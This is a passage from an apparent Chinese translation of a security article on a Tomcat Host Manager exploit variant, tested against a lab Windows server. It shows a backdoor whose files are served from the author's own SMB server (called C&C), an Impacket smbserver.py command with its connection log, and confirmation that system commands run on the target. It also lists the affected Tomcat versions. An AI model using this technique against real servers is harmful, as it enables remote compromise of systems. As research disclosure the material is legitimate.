


这样部署就远程完成了，文件存储在我们的C＆C上。要访问我们的后门，Tomcat要使用alias。这意味着需要通过vhost功能，在/ etc / hosts中添加服务器的IP。


```
zsh 23623 (git)-[master]-% grep win-2012 /etc/hosts
192.168.56.31   win-2012r2-lab
```



现在我们看看在部署前的Tomcat：




部署后





成功了!在部署期间从我的SMB服务器连接Tomcat：


```
zsh 23605 % sudo smbserver.py -smb2support -debug -comment "test" data /home/sammy/perso/exploit/tomcat/data-smbserver
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.31,49168)
[*] AUTHENTICATE_MESSAGE (\,WIN-2012R2-LAB)
[*] User \WIN-2012R2-LAB authenticated successfully
[*] :::00::4141414141414141
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:data)
[-] SMB2_TREE_CONNECT not found datashell
[-] SMB2_TREE_CONNECT not found datashell
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:data)
[*] Handle: [Errno 104] Connection reset by peer
[*] Closing down connection (192.168.56.31,49168)
[*] Remaining connections []
[*] Incoming connection (192.168.56.31,49169)
[*] AUTHENTICATE_MESSAGE (\,WIN-2012R2-LAB)
[*] User \WIN-2012R2-LAB authenticated successfully
```

从浏览器访问后门，确认后门已生效，并且可以在Windows服务器上执行系统命令。




部署完成后，我的计算机上的目录内容：




在Tomcat部署在Windows服务器前提下，

已经在以下Tomcat版本上测试了这种攻击方法：

<= 7.0.92 et <= 8.5.37。

本文为翻译稿件，原文链接：https://www.certilience.fr/2019/03/tomcat-exploit-variant-host-manager/



上一篇：浅析MS Excel武器化 下一篇：某info <= 6.1.3前台q...

1. 0 条回复
   - 动动手指，沙发就是你的了！